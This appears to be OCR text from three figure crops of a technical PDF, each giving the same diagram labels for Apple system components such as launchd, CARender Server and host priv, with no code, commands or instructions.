

SafetyNet
CARender Server
launchd
druid
host priv
blanket



SafetyNet
CARender Server
launchd
druid
host priv
blanket



SafetyNet
CARender Server
launchd
druid
host priv
blanket

